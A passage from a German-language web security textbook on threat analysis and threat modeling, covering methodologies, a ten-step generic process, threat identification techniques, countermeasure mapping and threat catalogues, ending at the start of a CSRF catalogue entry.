Nicht immer ist die Trennung von fachlichen und technischen Bedrohungen ohne weiteres möglich, denn zahlreiche Bedrohungen können sowohl technischer als auch fachlicher Natur sein. Die zentrale Methodik, mit der sich beide Bedrohungsarten in allen konzeptionellen Phasen identifizieren und analysieren lassen, ist die Bedrohungsanalyse.

▶ **Bedrohungsanalyse (engl. Threat Assessment)** Eine strukturierte Methodik zur Analyse von Bedrohungen, Identifikation, Quantifizierung potenzieller Gefährdungen sowie Ableitung entsprechender Gegenmaßnahmen und Testfälle.

Das Ergebnis einer Bedrohungsanalyse besteht zunächst in einer Liste oder einem Verzeichnis mit relevanten Bedrohungen (bzw. potenziellen Gefährdungen). Einen Spezialfall der Bedrohungsanalyse stellt die Bedrohungsmodellierung (Threat Modeling) dar. Wie der Name bereits andeutet, liegt das Ziel dieser Methodik in der Erstellung eines Bedrohungsmodells. Über dieses lassen sich Bedrohungen auf relevante System- bzw. Anwendungseigenschaften abbilden und auf diese Weise nach Bedarf mit entsprechenden Anforderungen und Testfällen verknüpfen. Anders als das Arbeiten mit statischen Listen

Tab. 4.27 Technische vs. fachliche Bedrohungen

Typ	Basis	Beispiele
Technische Bedrohungen	• Eingesetzter Technologiestack • Deployment	• Cross-Site Scripting • Cross-Site Request Forgery • Konfigurationsfehler • Denial of Service • Unsichere Kryptographie
Fachliche Bedrohungen	• Geschäftsprozesse • Anwendungsfälle (Use-Cases) • Anwendungstypen (z. B. Webmailer, Forum etc.)	• Fehlerhafte Transaktionen • Senden oder Einstellen von Spam über Mail- oder Kommentar-Funktionen • Manipulation des Bestellprozesses • Manipulation von Abstimmungen oder Gewinnspielen • Unautorisierter Zugriff auf vertrauliche Daten • Konflikte mit bestimmten Rollen oder Berechtigungen

ist ein solches Modell dynamisch. Dadurch führen relevante Änderungen an einer Anwendung stets zu einer Änderung des Bedrohungsmodells und der daraus abgeleiteten Bedrohungen/Gefährdungen, Risiken, Anforderungen und Testfälle.

▶ **Bedrohungsmodellierung (engl. Threat Modeling)** Eine spezielle Form von Bedrohungsanalyse, deren Ergebnis ein Bedrohungsmodell darstellt. Über dieses lassen sich potenzielle Gefährdungen für eine Anwendung ableiten („modellieren“) und mit entsprechenden Anforderungen (Maßnahmen) und Testfällen verknüpfen.

Zudem erlaubt ein Bedrohungsmodell grundsätzlich eine inkrementelle Erstellung bzw. Aktualisierung. So lässt sich bereits in einer sehr frühen Entwicklungsphase (z. B. im Rahmen der Spezifikation einer neuen Anwendung) ein erstes grobes Bedrohungsmodell anfertigen und dieses im Laufe der Entwicklung fortwährend verfeinern und um gewonnene Erkenntnisse aus anderen Sicherheitsanalysen (z. B. Pentests oder Codeanalysen) ergänzen. Natürlich bietet sich eine inkrementelle Erstellung besonders im Rahmen einer agilen Entwicklung an.

Nicht selten kommt in diesem Zusammenhang die Frage auf, ob technische Bedrohungen überhaupt betrachtet werden müssen oder ob man sich nicht ausschließlich auf fachliche Bedrohungen konzentrieren sollte. Die Antwort hierauf ist einfach: Zu einem vollständigen Bedrohungsmodell gehören grundsätzlich beide Aspekte. Allerdings kann es in bestimmten Situationen auch durchaus zielführend sein, ein rein technisches oder ein rein fachliches Bedrohungsmodell zu erstellen, etwa wenn eine bestimmte Rolle nur eine der beiden Sichtweisen liefern kann oder soll. Nur ist es wichtig, ein Modell dann eben auch als solches zu kennzeichnen. Auch lassen sich viele technische Bedrohungen durchaus über Fragebögen (Checklisten) und auf Basis bestimmter Anwendungseigenschaften identifizieren, das ist bei fachlichen Bedrohungen dagegen schon deutlich schwerer. Wir kommen hierauf im Rahmen der Bedrohungsidentifikation genauer zu sprechen.

4.9.2 Existierende Vorgehensweisen

Es ist wohl nicht zuletzt Microsoft zu verdanken, dass rund um den Begriff „Bedrohungsmodellierung“ vor ein paar Jahren ein regelrechter Hype entstand. Das war 2004, das Jahr, in dem Microsoft diese Methodik sehr stark umwarb und hierzu sogar ein entsprechendes Buch herausgab (vergl. [22]). Viele Beratungsfirmen schlossen sich dem Trend an und fügten Bedrohungsmodellierungen (bzw. Threat Modeling) „nach Microsoft“ dann auch recht schnell ihrem Portfolio hinzu.

Dieser Hype hat mittlerweile allerdings spürbar nachgelassen und ist an vielen Stellen eher Ernüchterung gewichen. Zwar hält Microsoft auch heute noch seine Entwicklungsteams an, neue Produkte über Bedrohungsmodelle abzubilden (vergl. [23]), allerdings ist die Arbeit mit der Bedrohungsmodellierung auch dort hinter den in sie gesteckten Erwartungen zurückgeblieben. Dafür sind gleich mehrere Gründe verantwortlich.

Zunächst ist die Erstellung einer sehr systemnahen Bedrohungsmodellierung auf Basis des Ansatzes von Microsoft in der Praxis mit sehr viel Aufwand (bzw. Kosten) verbunden und erfordert qualifiziertes Personal. Außerdem ist der Ansatz von Microsoft vor allem für Softwarehersteller ausgelegt und eignet sich nur bedingt für Firmen und Branchen, die Software anders entwickeln oder diese nur einkaufen. In den letzten Jahren wurden auch aus diesem Grund immer neue Methodiken zur Bedrohungsmodellierung veröffentlicht und diskutiert. Hierzu zählen u. a. die des SANS Institutes (vergl. [24]), des OWASP (vergl. [25, 26]) sowie einige bisher eher weniger bekannte Modelle wie PASTA, TRIKE, T-MAP und PTA.

Diese Methodiken basieren auf teilweise sehr unterschiedlichen Ansätzen, auch da sie vielfach auf spezifische Zielgruppen oder Anwendungsfälle ausgelegt sind. Eine Vergleichbarkeit ist daher nur sehr bedingt möglich. Beim OWASP Threat Modeling Projekt (vergl. [27]) findet sich hierzu der Versuch einer generellen Einteilung in Angriffszentrische (Fokus auf Sicherheitstester), System-zentrische (Fokus auf Entwickler) sowie Asset-zentrische (Fokus auf Security Manager) Methodiken.

Eine solche „Spezialisierung“ ist jedoch ein Problem, da sie immer bestimmte (wertvolle) Sichten auslässt. Ein generischer Ansatz sollte sich daher nicht auf eine Sicht beschränken, sondern idealerweise alle gemeinsam einbeziehen. Dies lässt sich gut mit der Durchführung eines Workshops vergleichen, den man zum Thema Sicherheit organisiert und zu dem man dort neben Sicherheitstestern auch das Management, Entwickler, Architekten, Betriebsverantwortliche und Projektmanager einlädt. Jeder dieser Stakeholder kann dort seine eigene Sicht auf bestimmte Bedrohungen einbringen, teilweise werden sich diese überschneiden und häufig auch in vielen Aspekten ergänzen. Genau dieses Ziel sollte deshalb von einem generischen Ansatz zur Bedrohungsmodellierung angestrebt werden.

4.9.3 Eine generische Methodik

In Tab. 4.28 ist eine generische Methodik auf Basis von zehn Schritten dargestellt, welche es ermöglicht, spezifische Methodiken für bestimmte Anwendungsfälle abzuleiten und auszugestalten.

4.9.4 Verfahren zur Bedrohungsidentifikation

In der Praxis ist die Anwendung des STRIDE-Ansatzes zur Kategorisierung von Bedrohungen häufig zu abstrakt um daraus konkrete technische Bedrohungen ableiten zu können. Besser eignet sich hierfür die Einbeziehung unterschiedlicher Sichten, auch wenn dies oftmals Überschneidungen und damit mehrfach identifizierte Bedrohungen zur Folge hat, die im Nachgang dann konsolidiert werden müssen.

Zwei dieser Sichten lassen sich aus der Threat Classification des WASCs (WASC-TC) gewinnen, nämlich die auf die Schwachstelle (System-zentrisch) und auf den Angreifer

Tab. 4.28 Exemplarische Methodik einer Bedrohungsmodellierung

Schritt	Beschreibung
Schritt 1: Festlegung des Untersuchungsgegenstandes	Im ersten Schritt wird der Untersuchungsgegenstand klar festgelegt und abgegrenzt. Gewöhnlich sollten dabei Backendsysteme, Middleware und zugrunde liegende Plattformen ausgegrenzt und im Rahmen eines separaten Bedrohungsmodells analysiert werden. In diesem Schritt sollten die folgenden Informationen ermittelt und dokumentiert werden: • Relevante Fachexperten (engl. Subject Matter Experts, SMEs) • Bezeichnung und Version (Release) • Geschäftszweck (wozu dient die Anwendung?) • Scope (z. B. Ausgrenzen bestimmter Komponenten oder Bedrohungsarten) • Schutzbedarf und bekannte Risiken/Gefährdungen • Existierende Sicherheitsvorgaben • Bisherige Sicherheitsuntersuchungen • Verwendeter Technologiestack
Schritt 2: Application Decomposition	Ermittlung aller relevanten Anwendungseigenschaften. Hierzu dient insbesondere die Befragung von Fachexperten wie Entwicklern, Architekten oder Projektleitern. Wichtige Bestandteile sind hierbei die Identifikation und Dokumentation folgender Aspekte: • Systemübersicht • Assets (insb. schutzwürdige Daten) • Trust Level (einzelner Systemkomponenten und Akteure) • Trust Boundaries (Vertrauensgrenzen) • Eintrittspunkte • Sicherheitsaspekte der Softwarearchitektur • Relevante Datenflüsse (z. B. der Anmeldung) • Relevante Anwendungsfälle
Schritt 3: Clusterung	Viele Anwendungen sind aus mehreren (technologisch oder fachlich) heterogenen Komponenten zusammengesetzt. Würden diese über ein gemeinsames Bedrohungsmodell abgebildet werden, so würde dies die Analyse erheblich erschweren und könnte die Ergebnisse verfälschen. Ein häufiges Beispiel sind gemeinsam genutzte Anwendungskomponenten oder Plattformen wie SharePoint, ein Webportal oder auch administrative Schnittstellen. In einem solchen Fall empfiehlt es sich, die Anwendung in (technisch bzw. fachlich) homogene Cluster zu unterteilen. Alternativ kann es zweckmäßig sein, anstelle eine Clusterung die Bedrohungsanalyse zu „re-scopen“ und auf mehrere Modelle aufzuteilen.

(Fortsetzung)

Tab. 4.28 (Fortsetzung)

Schritt	Beschreibung
Schritt 4: Bedrohungsidentifikation	Der vermutlich umfangreichste Schritt dient dazu, die für eine Anwendung relevanten Bedrohungen (bzw. potenzielle oder bereits akute Gefährdungen) anhand unterschiedlicher Verfahren (siehe Abschn. 4.1.4) zu identifizieren. Darunter fallen Abuse Cases, DFD-Analysen, Fragenkataloge oder Threat-Profiling-Techniken. Diese Verfahren lassen sich je nach Anwendung, Analysten und Organisation spezifisch zusammenstellen. Das Ziel dieses Schrittes besteht darin, alle relevanten Bedrohungen (bzw. potenziellen Gefährdungen) für eine betrachtete Anwendung und innerhalb des gesetzten Scopes zu identifizieren. Beim Einsatz mehrerer Verfahren lässt es sich natürlich schwer vermeiden, dass ein und dieselbe Bedrohung mittels unterschiedlicher Verfahren mehrfach identifiziert wird. Das ist aber kein Problem, da diese im nächsten Schritt bereinigt werden. **Der Fokus der Bedrohungsidentifikation liegt somit in der möglichst hohen Erfassung aller relevanten Bedrohungen und nicht deren Eindeutigkeit und Überschneidungsfreiheit!**
Schritt 5: Bedrohungs-Revision	Das Ziel dieses Schrittes liegt darin, den bisher identifizierten Katalog von Bedrohungen soweit wie möglich und sinnvoll einzudampfen und zu konsolidieren, so dass die nachfolgende Bewertung nur anhand relevanter Bedrohungen durchgeführt wird: • **Konsolidierung:** Zusammenführung identischer oder ähnlicher Bedrohungen. • **Identifikation abschwächender Faktoren:** Diese können organisatorischer, technischer oder physischer Natur sein (z. B. eine existierende Firewall oder organisatorische Regelungen). • **Einbeziehung bestehender Vorbewertungen**: Möglich etwa in Form von „relevant“ und „nicht relevant“. Dabei lassen sich auch sogenannte Known Issues berücksichtigen, also Bedrohungen, die in der Vergangenheit bereits entsprechend bewertet worden sind.
Schritt 6: Bewertung (Übergang zur Risikoanalyse)	Die konsolidierten und vorbewerteten Bedrohungen lassen sich nun mit Hilfe von unterschiedlichen Verfahren bewerten (siehe Abschn. 4.3.3), wodurch diese zu tatsächlichen Gefährdungen bzw. Risiken qualifiziert werden. Neben CWSS und Bug Bars zählt zu den hier einsetzbaren Verfahren im Besonderen natürlich auch die Risikobewertung, welche die Überführung einer Bedrohungsanalyse in eine Risikoanalyse ermöglicht.

(Fortsetzung)

Tab. 4.28 (Fortsetzung)

Schritt	Beschreibung
Schritt 7: Ableitung von Gegenmaßnahmen	Die nun bewerteten Bedrohungen lassen sich im nächsten Schritt um entsprechende Maßnahmen (bzw. Anforderungen) ergänzen, die hierzu aus den einzelnen Bedrohungen direkt abgeleitet werden. Es empfiehlt sich, diese Maßnahmen im Hinblick auf die für die Umsetzung zuständige organisatorische Einheit vorzunehmen: • **Organisation**: z. B. Definition von Prozessen, Erstellen von Richtlinien • **Anpassungen am Programmcode**: z. B. Korrektur von Schwachstellen im Code • **Betrieb**: z. B. Änderung von Einstellungen im Webserver • **Architektur**: z. B. Installation einer neuen Identity-Management-Lösung
Schritt 8: Umsetzungs-Verifikation	In diesem Schritt wird als nächstes eine Verifikation der umgesetzten Maßnahmen im Hinblick auf deren Vollständigkeit und Korrektheit durchgeführt. Hierzu lassen sich für die zuvor definierten Maßnahmen entsprechende Testfälle ableiten. Für eine genauere Formalisierung technischer Tests bietet sich die Verwendung von separat spezifizierten Basistestfällen an (siehe Beispiel für „Cross-Site Request Forgery“ in Abschn. 4.9.6).
Schritt 9: Lessons Learned	Nach Abschluss einer größeren Bedrohungsanalyse sollten die im Rahmen der Analyse gewonnenen Erkenntnisse diskutiert werden. Diese Aktivität lässt sich auch regelmäßig für eine größere Anzahl an abgeschlossenen Bedrohungsanalysen durchführen. Neben Verbesserungsmöglichkeiten in Bezug auf Planung, Abstimmung, Ausführung sowie Dokumentation zählt hierzu insbesondere die Identifikation von inhaltlichen Erkenntnissen, welche als Verbesserung für nachfolgende Bedrohungsanalysen relevant sein können. Beispiele: • Vorbewertungen (Known Issues) • (Basis-)Sicherheitstestfälle • Bedrohungskataloge • Metriken • (Generische) Maßnahmen
Schritt 10: Aktualisierung	Nach einer festgelegten Zeit oder angestoßen durch Änderungen an einer Anwendung (bzw. der getroffenen Annahmen für die Analyse) sollte diese im Hinblick auf die Notwendigkeit einer erforderlichen Aktualisierung hin geprüft und bei Bedarf anstoßen werden.

(Angriffs-zentrisch). Was noch fehlt ist eine Sicht auf die Auswirkung der Geschäftstätigkeit (Asset-zentrisch), also den sogenannten Business Impact. Auf Basis dieser drei Sichten ist es uns nun möglich, praktisch alle denkbaren Bedrohungen abzubilden. Tab. 4.29 erklärt dieses Drei-Sichten-Modell exemplarisch anhand von drei allgemeinen Bedrohungen.

Tab. 4.29 Das Drei-Sichten-Modell

	Schwachstellenklasse (System-Zentrisch)	Angriffsklasse (Angriffs-Zentrisch)	Auswirkung auf Geschäftstätigkeit (Asset-Zentrisch)
1	Fehlerhafte Ausgabevalidierung	Cross-Site Scripting	Verlust der Integrität
2	Information Disclosure	Identitätsklau	Verlust der Vertraulichkeit
3	Konfigurationsfehler	Denial of Service	Verlust der Verfügbarkeit

Der Nutzen dieses Modells wird spätestens im Zuge der Identifikation (bzw. Ableitung) von konkreten Bedrohungen offensichtlich. Je nach eingesetztem Verfahren lassen sich die dort identifizierten Bedrohungen nämlich stets einer dieser drei Sichten zuordnen. Da im Rahmen einer Bedrohungsidentifikation die Maximierung der erkannten potenziellen Gefährdungen für eine Anwendung und nicht deren Eindeutigkeit und Überschneidungsfreiheit im Vordergrund steht, ist dieses Modell hier von großem Nutzen.

Zur Bedrohungsidentifikation existiert eine ganze Reihe von bewährten Verfahren, die erfahrene Sicherheitsanalysten teilweise wissentlich, teilweise aber auch unwissentlich bereits automatisch anwenden. Die Formalisierung dieser Verfahren ermöglicht es uns, verschiedene Vorgehensweisen für bestimmte Anwendungstypen, Sicherheitsanforderungen oder unterschiedlich qualifizierte Analysten zu spezifizieren (siehe Tab. 4.30).

Bezogen auf das Drei-Sichten-Modell zeigt sich anhand dieser Methoden, dass sich einzelne hiervon deutlich als Angriffs-zentrisch kategorisieren lassen (z. B. Angriffsbäume oder Abuse Cases), andere als eher System-zentrisch (DFD-Analyse) und wiederum andere sich keiner dieser Sichtweisen zuordnen lassen (z. B. Brainstorming).

Speziell auf Angriffsbäume (engl. Attack Trees) lohnt es sich an dieser Stelle noch einmal kurz genauer einzugehen. Bei dieser Methode werden allgemeine Bedrohungen durch Abbildung auf konkrete Angriffsvektoren analysiert und darüber spezifische Bedrohungen identifiziert. Da dies recht aufwendig sein kann, bietet sich der Einsatz von Angriffsbäumen in der Regel nur für die Analyse von sehr kritischen und komplexen Bedrohungen an. Natürlich kann dies aber auch dann sinnvoll sein, wenn eine Bedrohungsanalyse speziell die Untersuchung spezifischer Bedrohungsszenarien zum Ziel hat. In diesem Fall lassen sich die erstellten Angriffsbäume nutzen, um darüber Aspekte wie Eintrittswahrscheinlichkeiten, Maßnahmen, Kosten und andere Informationen zu beschreiben. Abb. 4.21 zeigt hierzu eine exemplarische Darstellung, grundsätzlich lassen sich Angriffsbäume aber auch in textueller Form beschreiben.

Wird eine Bedrohungsanalyse mit einem architektonischen Sicherheitsreview oder einem allgemeinen Review von Sicherheitsanforderungen kombiniert, lassen sich auch darüber bestimmte Bedrohungen identifizieren. Grundsätzlich steht es jedem offen, eigene Methoden auszuwählen oder vorhandene an eigene Bedürfnisse anzupassen.

4.9.5 Ableitung von Gegenmaßnahmen

Ein wichtiger Aspekt einer Bedrohungsanalyse besteht in dem Ableiten von Gegenmaßnahmen für identifizierte Bedrohungen. Solche Maßnahmen sind allgemein gewichtiger und lassen sich

Tab. 4.30 Verfahren zur Identifikation relevanter Bedrohungen

Verfahren	Beschreibung	Anspruch
Integration existierender Findings	Integration von Findings früherer Sicherheitsuntersuchungen, z. B. Pentests, Codeanalysen oder anderen Bedrohungsmodellen/-Verzeichnissen.	Gering
Identifikation von Known Issues	Identifizierung bekannter Sicherheitsprobleme im eingesetzten Technologiestack (z. B. mittels Internetrecherche).	Gering-Mittel
Brainstorming	Diskussion möglicher Bedrohungen mit unterschiedlichen Stakeholdern bzw. Fachexperten (SMEs), z. B. im Rahmen eines Workshops.	Gering-Mittel
Fragenkataloge	Beantwortung von Fragen, die sich auch aus bestimmten Anwendungsfällen oder verwendeten Technologien ableiten lassen. Beispiele: • Existieren bereits bekannte Bedrohungen für System/Anwendungsfall/Technologie? • Existieren bestimmte Aktionen, die von bestimmten Anwendergruppen niemals ausgeführt werden sollen? • Wie hoch ist der Schaden, wenn einzelne Funktionen temporär ausfallen oder Daten kompromittiert werden? • Wie zuverlässig (bzw. fälschungssicher) müssen Benutzeridentitäten festgestellt werden? • Wie hoch muss das Vertrauen in den erstellten Code sein?	Gering
Threat Profiling	Mittels Threat Profiling lassen sich fachliche oder technische Eigenschaften einer Anwendung auf relevante Bedrohungen abbilden. Erfüllt eine Webanwendung etwa eine bestimmte fachliche Aufgabe (z. B. Admin-GUI, Shop-System, Web-Mailer oder Bewerber-Portal), so lassen sich daraus oft recht umfangreiche *fachliche Bedrohungsprofile* ableiten, die sich auf eine entsprechende Anwendung einfach anwenden lassen. Das gleiche funktioniert natürlich für technische Eigenschaften einer Anwendung und dort für ganze Technologiestacks (z. B. spezifische Bedrohungen für Webanwendungen allgemein, oder SharePoint-Anwendungen im Besonderen). Hierfür lassen sich *technische Bedrohungsprofile* erstellen und diese auf bestimmte Anwendungstypen beziehen. Threat Profiling lässt sich ebenfalls auf Basis eines Fragenkatalogs abbilden und das Mapping der relevanten Bedrohungen über ein Tool automatisiert auf Basis der beantworteten Fragen durchführen.	Gering

(Fortsetzung)

Tab. 4.30 (Fortsetzung)

Verfahren	Beschreibung	Anspruch
Misuse Cases (fachlicher Bedrohungsfall)	Beschreiben eine mögliche missbräuchliche Nutzung bestimmter Anwendungsfälle (Use Cases). Misuse Cases lassen sich sowohl in grafischer als auch textueller Form für sicherheitsrelevante Anwendungsfälle (z. B. Anmeldung) beschreiben. In Abschn. 4.8 wurde bereits veranschaulicht, wie sich diese durch UML-Diagramme darstellen lassen. Bereits bei der Spezifikation von Anwendungsfällen können entsprechend geschulte Mitarbeiter mögliche Misuse Cases identifizieren, die im Rahmen einer Bedrohungsanalyse genauer analysiert werden.	Gering-Hoch
Abuse Cases (fachlicher Bedrohungsfall)	Beschreiben mögliche Missbrauchsszenarien aus der Sicht einer bestimmten Bedrohungsquelle (z. B. eines Hackers oder aber auch eines internen Angreifers). Anders als Misuse Cases bezieht sich ein Abuse Case nicht auf einen konkreten Anwendungsfall. Abuse Cases lassen sich sehr gut im Rahmen des Anforderungsmanagements abfragen; Beispiel: „Welche Informationen darf Rolle X nicht sehen/was darf diese nicht tun können?“	Gering-Hoch
Analyse von Angriffsbäumen (Attack Trees)	Analyse potenzieller Bedrohungen anhand Bewertung einzelner Angriffsvektoren	Mittel
Analyse des Rollen- und Berechtigungsmodells	Analyse des Rollen- und Berechtigungsmodells auf mögliche Bedrohungen im Hinblick auf Separation of Duties, Need to Know, Need to Do etc.	Mittel-Hoch
DFD-Analyse	Datenflussbasierte Analyse etwa auf Basis des STRIDE-Modells (Microsoft Ansatz) oder durch eine Trust-Boundary-Analyse	Mittel-Hoch
Expertenanalyse	Informelle Analyse durch Sicherheitsexperten	Hoch

einfacher argumentieren als wenn diese nur aufgrund allgemeiner Best Practices oder Coding Guidelines vorgegeben werden. Vor allem können auf diese Weise aber Maßnahmen ermittelt werden, die spezifisch für eine konkrete Anwendung und deren Geschäftslogik sind. Schauen wir uns zur Verdeutlichung ein paar exemplarische Maßnahmen an, die zur Behandlung der Bedrohung „unautorisierter Zugriff auf ein Benutzerkonto“ identifiziert wurden:

- Mehrstufige Authentifizierung bei Änderungen am Profil (siehe Abschn. 3.7.9)
- Zugriff auf sensible Benutzerdaten nur den jeweiligen Benutzern ermöglichen (z. B. mittels Passwort-Verschlüsselung, siehe Abschn. 3.8.5)
- Autorisierung von Geräten/Browsern (z. B. mittels OTT, siehe Abschn. 3.7.5)
- User Alerting bei sensiblen Aktionen (siehe Abschn. 3.12.3)
- Benutzern optionale Sicherheitseinstellungen anbieten
- Umsetzung clientseitiger Sicherheitsaspekte (siehe Abschn. 3.13)




Abb. 4.21 Exemplarischer Angriffsbaum („Attack Tree“)

Mit dieser Aufstellung wird der große Nutzen einer Bedrohungsanalyse noch mal ersichtlich. Zudem lassen sich zu jeder technischen und fachlichen Eigenschaft einer Anwendung mittels Threat Profiling entsprechende Maßnahmenkataloge ableiten und diese im Bedarfsfall anpassen. Zu jeder Maßnahme sollten dabei die folgenden Informationen dokumentiert werden:

- Maßnahmen-ID
- Beschreibung
- Typ (z. B. Konfguration, Implementierung, Architektur, Organisation, Sonstiges)
- Aufwand/Kosten
- Priorität der Umsetzung (z. B. Niedrig, Mittel, Hoch, Kritisch)
- Mögliche Nebenwirkungen
- Umsetzung geplant für: Datum/Release/Sprint
- Übergangslösungen (bis Umsetzung erfolgt)

Zwischen Maßnahmen und Bedrohungen besteht nur selten eine 1:1-Beziehung. Stattdessen reduzieren viele Maßnahmen gleich mehrere Bedrohungen auf einmal, allerdings mit teilweise unterschiedlichem Wirkungsgrad. Daher empfiehlt es sich, Bedrohungen auf

Tab. 4.31 Exemplarisches Mapping von Bedrohungen auf Maßnahmen

ID	Bedrohung	…	Bewertung	Risiko	Maßnahmen	Restrisiko
B43.2	Angreifer können auf vertrauliche Benutzerdaten zugreifen	…	Relevant: ….	Gering: ….	M43 + M33 + M66	Minimal

Maßnahmen abzubilden und nicht umgekehrt. Schließlich darf der bedrohungs- bzw. risikozentrische Blick auf die Maßnahmenumsetzung nicht verloren gehen. Tab. 4.31 veranschaulicht hierzu ein entsprechendes Bedrohungs-Maßnahmen-Mapping.

Jede Maßnahme wird über eine eindeutige Maßnahmen-ID identifiziert, so dass sie sich von mehreren Bedrohungen referenzieren lässt. Im gezeigten Beispiel wurde zusätzlich zu einer groben Bewertung auch das relevante Risiko bestimmt, wobei über das Restrisiko das (angenommene) verbleibende Risiko nach Umsetzung der genannten Maßnahmen angegeben ist. Genauso wie die Risikobeschreibung selbst kann auch die des Restrisikos textuell erfolgen. Hierüber lässt sich zudem dokumentieren, dass die genannten Maßnahmen nicht ausreichend sind, um das identifizierte Risiko hinreichend zu reduzieren. Nach der Definition relevanter Maßnahmen lassen sich für diese im nächsten Schritt entsprechende Tickets (z. B. in JIRA) anlegen und verknüpfen.

4.9.6 Bedrohungskataloge (Threat Intelligence)

Wer eine Bedrohungsanalyse zum ersten Mal durchführt, wird schnell feststellen, dass diese vor allem eines erfordert: Zeit. Nicht nur im Hinblick auf die Ermittlung von den Bedrohungen als solche, auch müssen die Auswirkungen von Bedrohungen verstanden, mitigierende Faktoren identifiziert und bewertet werden. Zudem kann auch die Spezifikation abgeleiteter Maßnahmen und Testfälle schnell sehr zeitaufwendig sein. Führt man eine Bedrohungsanalyse jedoch ein zweites Mal durch, so wird man auch feststellen, dass sich vieles aus der zuvor erstellten Analyse wiederverwenden lässt. Wir bezeichnen alles Wissen im Hinblick auf die Identifikation, Beschreibung, Bewertung und Behandlung einer Bedrohung, das nicht spezifisch für eine bestimme Analyse ist, als Bedrohungskatalog (engl. Threat Intelligence, manchmal Attack Intelligence).

Der Aufbau von Bedrohungskatalogen führt nicht nur dazu, dass die Durchführung von Bedrohungsanalysen effizienter wird und diese weniger Aufwand erfordert, sondern auch zu einer stetigen Verbesserung der Qualität von erstellten Analysen. Das Ziel sollte daher sein, für alle Phasen einer Bedrohungsanalyse entsprechende Bedrohungskataloge anzulegen und zu pflegen, etwa unter Verwendung von Wikis, SharePoint oder ähnlicher Systeme. Beispiele für Inhalte von Bedrohungskatalogen sind:

- Angriffspatterns (vergl. [28])
- Attack Trees
- Vorbewertungen (z. B. bestimmte Bedrohungen, die als irrelevant bewertet wurden)

- Abschwächende Faktoren (z. B. für bestimmte Umgebungen)
- Gegenmaßnahmen
- Security Testcases

Durch die Einbeziehung solcher Bedrohungskataloge ergibt sich nun das in Abb. 4.22 gezeigte Bild.

Neben internen Bedrohungskatalogen lassen sich auch verschiedene externe Ressourcen wie die WASC-TC, CAPEC oder CWE hierzu nutzen und sich diese mit relevanten Bedrohungen durch entsprechende Kennungen eindeutig verknüpfen. In Tab. 4.32 wird als konkretes Beispiel die technische Schwachstelle Cross-Site Request Forgery (siehe Abschn. 2.7.4) als Gefährdung beschrieben und über eine ID (T-CSRF) eindeutig referenziert.

Diese Beschreibung ließe sich leicht in ein Wiki einfügen und darüber auf die relevanten Ressourcen verlinken. Gleiches gilt für die entsprechende Maßnahme, also in diesem Fall die Verwendung von Anti-CSRF-Tokens. Auf diese Weise ließe sich nach und nach ein umfangreicher Katalog mit Bedrohungen und Maßnahmen anlegen und ständig erweitern. Solche Blöcke lassen sich aus einer Bedrohungsanalyse heraus leicht referenzieren, wodurch sie nicht jedes Mal neu beschrieben werden müssen. Gerade Verzeichnisse wie CWE und CAPEC sowie die Seiten der OWASP eignen sich sehr gut zur Referenzierung.

4.9.7 Übergang zur Risikoanalyse

In Abschn. 1.4.3 wurde bereits der Begriff des „(Sicherheits-)Risikos“ besprochen und dort gezeigt, dass ein Risiko formal durch dessen Eintrittswahrscheinlichkeit und sein Schadenspotenzial bestimmt wird. Allerdings lässt sich ein Risiko auch auf andere Weise




Abb. 4.22 Einbeziehung von Bedrohungskatalogen in einer Bedrohungsanalyse

Tab. 4.32 Exemplarischer Eintrag eines technischen Bedrohungskatalogs

Bedrohung	Cross-Site Request Forgery (CSRF)
ID	T-CSRF
